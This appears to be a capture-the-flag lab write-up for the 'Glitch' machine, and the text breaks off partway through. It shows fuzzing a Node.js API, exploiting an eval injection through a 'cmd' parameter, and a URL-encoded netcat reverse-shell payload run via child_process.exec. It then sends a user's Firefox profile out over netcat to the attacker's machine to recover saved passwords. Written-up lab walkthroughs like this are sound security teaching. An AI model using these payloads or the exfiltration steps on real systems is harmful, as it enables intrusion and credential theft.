


```
OPTIONS /api/items HTTP/1.1
Host: glitch.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=this_is_not_real
Upgrade-Insecure-Requests: 1
If-None-Match: W/"a9-0aR6bAfiK/DB+A79vs3kEEVvJNc"
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 07 May 2021 14:47:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Connection: close
X-Powered-By: Express
Allow: GET,HEAD,POST
ETag: W/"d-bMedpZYGrVt1nR4x+qdNZ2GqyRo"

GET,HEAD,POST
```

Here I sent the request to the api to repeater and replaced the method with `OPTIONS` to get the accepted methods.


We try the methods and, we get something interesting with our POST request:



```
POST /api/items HTTP/1.1
Host: glitch.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=this_is_not_real
Upgrade-Insecure-Requests: 1
If-None-Match: W/"a9-0aR6bAfiK/DB+A79vs3kEEVvJNc"
Cache-Control: max-age=0

```


```
HTTP/1.1 400 Bad Request
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 07 May 2021 14:51:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 45
Connection: close
X-Powered-By: Express
ETag: W/"2d-TsYKyzKzllP3qwT6JGKU7rsiw1A"

{
  "message":"there_is_a_glitch_in_the_matrix"
}
```

So after playing aroung for a bit I tried to fuzz it.
First we check how many chars there are in a bad request:




```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ curl -X POST http://glitch.thm/api/items?sdghahgjdagda=sdhfjjhdsajhkdgs | wc -m
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    45  100    45    0     0    384      0 --:--:-- --:--:-- --:--:--   387
45
```

We see 45, so we can launch our **wfuzz** and try to find something:




```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ wfuzz -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -X POST -u http://10.10.36.122/api/items/?FUZZ=assssgddgssss -c --hh 45
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
 for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.36.122/api/items/?FUZZ=assssgddgssss
Total requests: 141708

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000019313:   500        10 L     64 W       1090 Ch     "cmd"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```

So as you can see we find something, and please don't forget like I did, to put the POST method ...
We go and take a look at what we got:


glitch.thm/api/items?cmd=id


```
ReferenceError: id is not defined
    at eval (eval at router.post (/var/web/routes/api.js:25:60), <anonymous>:1:1)
    at router.post (/var/web/routes/api.js:25:60)
    at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.js:95:5)
    at next (/var/web/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/var/web/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/var/web/node_modules/express/lib/router/layer.js:95:5)
    at /var/web/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/var/web/node_modules/express/lib/router/index.js:335:12)
    at next (/var/web/node_modules/express/lib/router/index.js:275:10)
    at Function.handle (/var/web/node_modules/express/lib/router/index.js:174:3)
```

We see that the webpage is using **NodeJS**.
So I searched for a `nodejs api exploit`.
The first thing that I found was this: https://medium.com/@sebnemK/node-js-rce-and-a-simple-reverse-shell-ctf-1b2de51c1a44
We can play a bit around with what is said in the article to see if it works.
For example using `process.cwd()` will tell us the **C**urrent **W**orking **D**irectory:


glitch.thm/api/items?cmd=process.cwd()


vulnerability_exploited /var/web

Or we could also, to make sure that our aggressive nmap scan didn't lie test `process.platform`, and we see, nmap was right with linux:


glitch.thm/api/items?cmd=process.platform

vulnerability_exploited linux


With this command you can also read directories, so I took a bit of time to have fun and see what user there are:



```
POST /api/items?cmd=
require(%27fs%27).readdirSync(%27../../home%27).toString() HTTP/1.1
Host: glitch.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=this_is_not_real
Upgrade-Insecure-Requests: 1
If-None-Match: W/"51-h94W5UYoMaKgCxnrCYeFzo0HJYw"
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 07 May 2021 15:48:43 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
ETag: W/"21-t+LL+wYLLG+Dlx1Bye8gKvBEqbg"
Content-Length: 33

vulnerability_exploited user,v0id
```

We continue reading and we come to what we are searching, obtain RCE.
Here is the paragraph that will help us:




Child Process

`child_process` module allows to create child process in Node.js. There are 4 different ways to create a child process: `spawn()`, `fork()`, `exec()`, `execFile`.

In this challenge I used `exec()` as compared to `spawn()` it creates a shell to execute the command. Thus, it is possible to specify the command to launch in shell syntax directly. Furthermore the spawn() function returns a stream, while exec() returns the whole buffer output from the child process.


It says here that we can execute commands with the module `child_process` and `exec`.
So we can try different paths.
I first tried the one that is shown in the article, but it didn't work.
I then tried python because it would be a good bet on linux but it still didn't work.
Then with netcat I found that the busybox and OpenBsd worked:



```
POST /api/items?cmd=
require("child_process").exec('rm+/tmp/f%3bmknod+/tmp/f+p%3bcat+/tmp/f|/b
in/sh+-i+2>%261|nc+10.11.25.211+4444+>/tmp/f') HTTP/1.1
Host: glitch.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: token=this_is_not_real
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 07 May 2021 17:07:56 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
ETag: W/"27-hyVNLWK8VBc+cTKoitWKEav28lY"
Content-Length: 39

vulnerability_exploited [object Object]
```


You just have to encode it in url.
I found it here:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#nodejs
We now have a reverse shell:



```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.36.122] 38372
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Escalation

So, we can actually see with `which python(3)` that we have python2 and python3, so it will be easy to get a stable shell:




```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.25.211] from (UNKNOWN) [10.10.36.122] 38372
/bin/sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ which python3
/usr/bin/python3
$ python -c 'import pty;pty.spawn("/bin/bash")'
user@ubuntu:/var/web$ export TERM=xterm
export TERM=xterm
user@ubuntu:/var/web$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 4444

user@ubuntu:/var/web$ id
uid=1000(user) gid=1000(user) groups=1000(user),30(dip),46(plugdev)
user@ubuntu:/var/web$ 
```

We can go to `/home/user` and finally read our user.txt flag:



```
user@ubuntu:/home$ cd user
user@ubuntu:~$ ls
user.txt
user@ubuntu:~$ cat user.txt
THM[redacted]
user@ubuntu:~$
```

Inside the `user` directory we can also find a `.firefox` folder.
This is used to store information from the firefox browser, a good explanation can be read here: https://www.howtogeek.com/255587/how-to-find-your-firefox-profile-folder-on-windows-mac-and-linux/#:~:text=and%20Privacy%20Policy.-,How%20to%20Find%20Your%20Firefox,on%20Windows%2C%20Mac%2C%20and%20Linux&text=Your%20Firefox%20profile%20stores%20your,%2C%20toolbars%2C%20and%20saved%20passwords.
So, we now have to get the file on our computer and open it with firefox.
I tried with a python server but it won't work, so we can try to send it with netcat by compressing it:



```
user@ubuntu:~$ ls
firefox.tar.gz  user.txt
user@ubuntu:~$ nc 10.11.25.211 6666 < firefox.tar.gz
^C
user@ubuntu:~$
```

```
┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ nc -lp 6666 | tar x

┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ ls
firefox_decrypt  nmap

┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ nc -lp 6666 > firefox.tar.gz

┌──(alex㉿Kali)-[~/my_testing/Glitch]
└─$ ls
firefox_decrypt  firefox.tar.gz  nmap
```

Now we can decompress it (we could have made it all by piping it to netcat and from netcat so it would already be working):
Target machine:

